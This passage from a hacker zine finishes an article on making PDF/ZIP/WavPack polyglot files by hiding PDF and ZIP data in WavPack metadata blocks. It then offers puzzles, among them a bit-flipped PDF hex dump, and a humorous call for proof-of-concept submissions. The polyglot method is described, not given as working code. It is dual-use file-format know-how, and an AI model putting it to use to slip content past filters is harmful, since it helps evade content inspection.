TTA frame structure[30] is unfortunately too rigid and doesn't allow much trickery to inject the start of the PDF within the first kilobyte. It supports standard tagging by ID3v1/v2 and APEv2, but prepending ID3 info is banned by Acrobat. The APEv2 specification,[31] on the other hand, *strongly recommends* against using it at the beginning of a file. In practice, audio readers don't support files starting with APEv2.

The WavPack file format[32] is quite unusual, but far more friendly to us: it doesn't have a file header, but every block starts with the same magic `wvpk`. We can add new metadata blocks at the beginning of the file, and they support `DUMMY` sub-blocks, meant for padding. So we can inject the beginning of a PDF, but can we use those sub-blocks to inject the full PDF in our WavPack? For each sub-block the theoretical size is 16 Mb, but in practice MPlayer accepts a maximum of 1,047,548 bytes and VLC 1,048,548 bytes and only one such sub-block per block. So it's possible, but it would be quite impractical to slice the PDF in 1Mb chunks. WavPack also supports ID3v1 and APEv2. ID3v1 is too limited (only ID3v2 allows `PRIV` frames), so we have to rely on APEv2 to inject the bulk of the PDF (and ZIP, as usual) in a large metadata frame.

We now have the ingredients to build a PDF/ZIP/WavPack polyglot file. The final file structure, from the three perspectives, is depicted on the right.

All starred items contain a size or an offset that depends on another part of the polyglot, so the file is built in two passes. The first pass puts the elements together, and then the second pass adjusts those fields in the WavPack and ZIP.



By the way, the artwork on page 60 is by Ange and myself, derived from Vectorportal's artwork[33] licensed under a Creative Commons Attribution 3.0 Unported License.


[30] `http://en.true-audio.com/TTA_Lossless_Audio_Codec_-_Format_Description`
[31] `http://wiki.hydrogenaud.io/index.php?title=APEv2_specification`
[32] `http://www.wavpack.com/file_format.txt`
[33] `http://www.vecteezy.com/people/23511-marilyn-monroe-vector`

13 Oona's Puzzle Corner!

by Oona Räisänen

13.1 Mystery Message

Peter sits in the front of the classroom. One day during class this message was passed to him.



13.2 Bit Flip Trouble


Mary keeps two copies of a precious file. But one of the copies has been corrupted in memory due to a recent Rowhammer attack. Can you find all the flipped bits in the samples below? Can you even tell which one is the original?

```
0000000: 2550 4446 2d31 2e33 0a31 2030 206f 626a  2550 4446 2d31 2e33 0a31 2030 a06f 626a
0000010: 0a3c 3c20 2f54 7970 6520 2f43 6174 616c  0a3c 3c20 2f44 7970 6520 2f4b 6174 616c
0000020: 6f67 202f 5061 6765 7320 3220 3020 5220  6f67 a02f 5061 6765 7320 3220 3020 5220
0000030: 3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62  3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62
0000040: 6a0a 3c3c 202f 5479 7065 7320 2f50 6167  6a0a 3c3c a02f 5479 7065 7321 2f50 6167
0000050: 6573 202f 4b69 6473 205b 2033 2030 2052  6573 202f 4b69 6473 205b 2033 2030 2052
0000060: 205d 202f 436f 756e 7420 3120 3e3e 0a65  205d 202f 436f 756e 7420 3120 3e3e 0a65
0000070: 6e64 6f62 6a0a 3320 3020 6f62 6a0a 3c3c  6e64 6f66 6a0a 3320 3020 6f62 6e0a 3c3c
0000080: 202f 5479 7065 202f 5061 6765 202f 5061  202f 5479 7065 202f 5061 6765 202f 5061
0000090: 7265 6e74 2032 2030 2052 202f 5265 736f  7265 6e74 2032 2030 2052 202f 5245 f36f
00000a0: 7572 6365 7320 3c3c 202f 466f 6e74 203c  7572 6365 7321 3c3c 202f 466f 6e74 203c
00000b0: 3c20 2f46 3120 3c3c 202f 5479 7065 202f  3c20 2f46 3120 3c3c 202f 5479 7065 202f
00000c0: 466f 6e74 202f 5375 6274 7970 6520 2f54  466f 6e74 202f 5375 6274 7970 6521 2f54
00000d0: 7970 6531 202f 4261 7365 466f 6e74 202f  7971 6531 202f 4261 7365 466f 6e64 202f
00000e0: 4172 6961 6c20 3e3e 203e 3e20 3e3e 202f  4172 6961 6c20 3e3e 203e 3e20 3e3e 202f
00000f0: 436f 6e74 656e 7473 2034 2030 2052 203e  436f 6e74 256e 7473 2034 2030 2056 203e
0000100: 3e0a 656e 646f 626a 0a34 2030 206f 626a  3e0a 656e 646f 626a 0a34 2030 206f 626a
0000110: 0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a  0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a
0000120: 2f46 3120 3430 2054 660a 3430 2037 3030  2f06 3120 3430 2044 620a 3430 2037 3030
0000130: 2054 640a 2853 7475 6666 2074 6f20 6275  2054 640a 2853 7475 6666 2074 6f20 6275
0000140: 793a 2920 546a 0a30 202d 3830 2054 640a  793a 2920 546a 0a30 202d 3830 2054 640a
0000150: 282d 2044 4452 3429 2054 6a0a 3020 2d38  082d 2044 4452 3329 2054 6a0a 3020 2d38
0000160: 3020 5464 0a28 2d20 6861 7264 2064 7269  3020 5474 0a28 2d20 6861 7264 2064 7269
0000170: 7665 2920 546a 0a45 540a 656e 6473 7472  7665 2921 546a 0a65 540a 656e 6473 7472
0000180: 6561 6d0a 656e 646f 626a 0a74 7261 696c  6561 6d0a 656e e46f 626a 0a74 7261 696c
0000190: 6572 0a3c 3c20 2f52 6f6f 7420 3120 3020  6572 0a3c 3c20 2f56 6f6f 7420 3120 3020
00001a0: 523e 3e0a 2525 454f 460a                 523e 3e0a 2525 454f 460a
```

Hint: !noisiv oerets ruoy esU

13.3 Interpolation Colorization

Sadie really likes to convolve with this kernel. But she only took with her a travel pack containing a limited set of discrete samples. Use a colored pencil to connect the integer-valued dots (1, 2, 3, ...). Then repeat using a different color but include also the decimal-valued dots. What do you see? How is this related to interpolation and sampling rates? If you recognize the kernel, how would you help Sadie generate even more points?



13.4 Hacker Jumble

Max has been trying to memorize some topical words for his upcoming infosec specialist appearance in the news. But now they're all lying on his hotel room floor and he has trouble finding them. How many words can you find? What has happened to them during the night that makes them so difficult to see?

```
F V B G F N G U A O E B B R B
U F V S E R C H F E G E N F Z
N H N E A F N G R R U N F X J
P N J F N J J E R B S P U V V
F Y R U E U L B R Z B Y Y N A
R Q B E A V V J Z E E R R R Q
R R L Z E Q R U N R E S L A B
F J G Y J A Z N W Q F N Z C J
H B Y N Q H A Z T C V A N G F
T R Y Q R U G Z B Y E S Q N G
O A W R R C U R Y Q V V V E R
R F Y H Q F F E G R B P F E A
V Q O S E R N X B B G Y B Q N
U N P X V A T G R N Z G A V A
```

14 Fast Cash for Cyber Munitions!

by Pastor Manul Laphroaig,
Unlicensed Proselytizer
International Church of the Weird Machines

Howdy, neighbor!

Are you one of those merchants of cyber-death that certain Thought Leading Technologists keep warning us about? Have you been hoarding bugs instead of sharing them with the world? Well, at this church we won't judge you, but we'd be happy to judge your proofs of concept, sharing the best ones with our beloved readers.

So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to turn Davisson's benign tumor from page 26 into a malignant tumor. Teach me how to scan the entire APRS-IS network for Vogelfrei's tricks from page 34. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.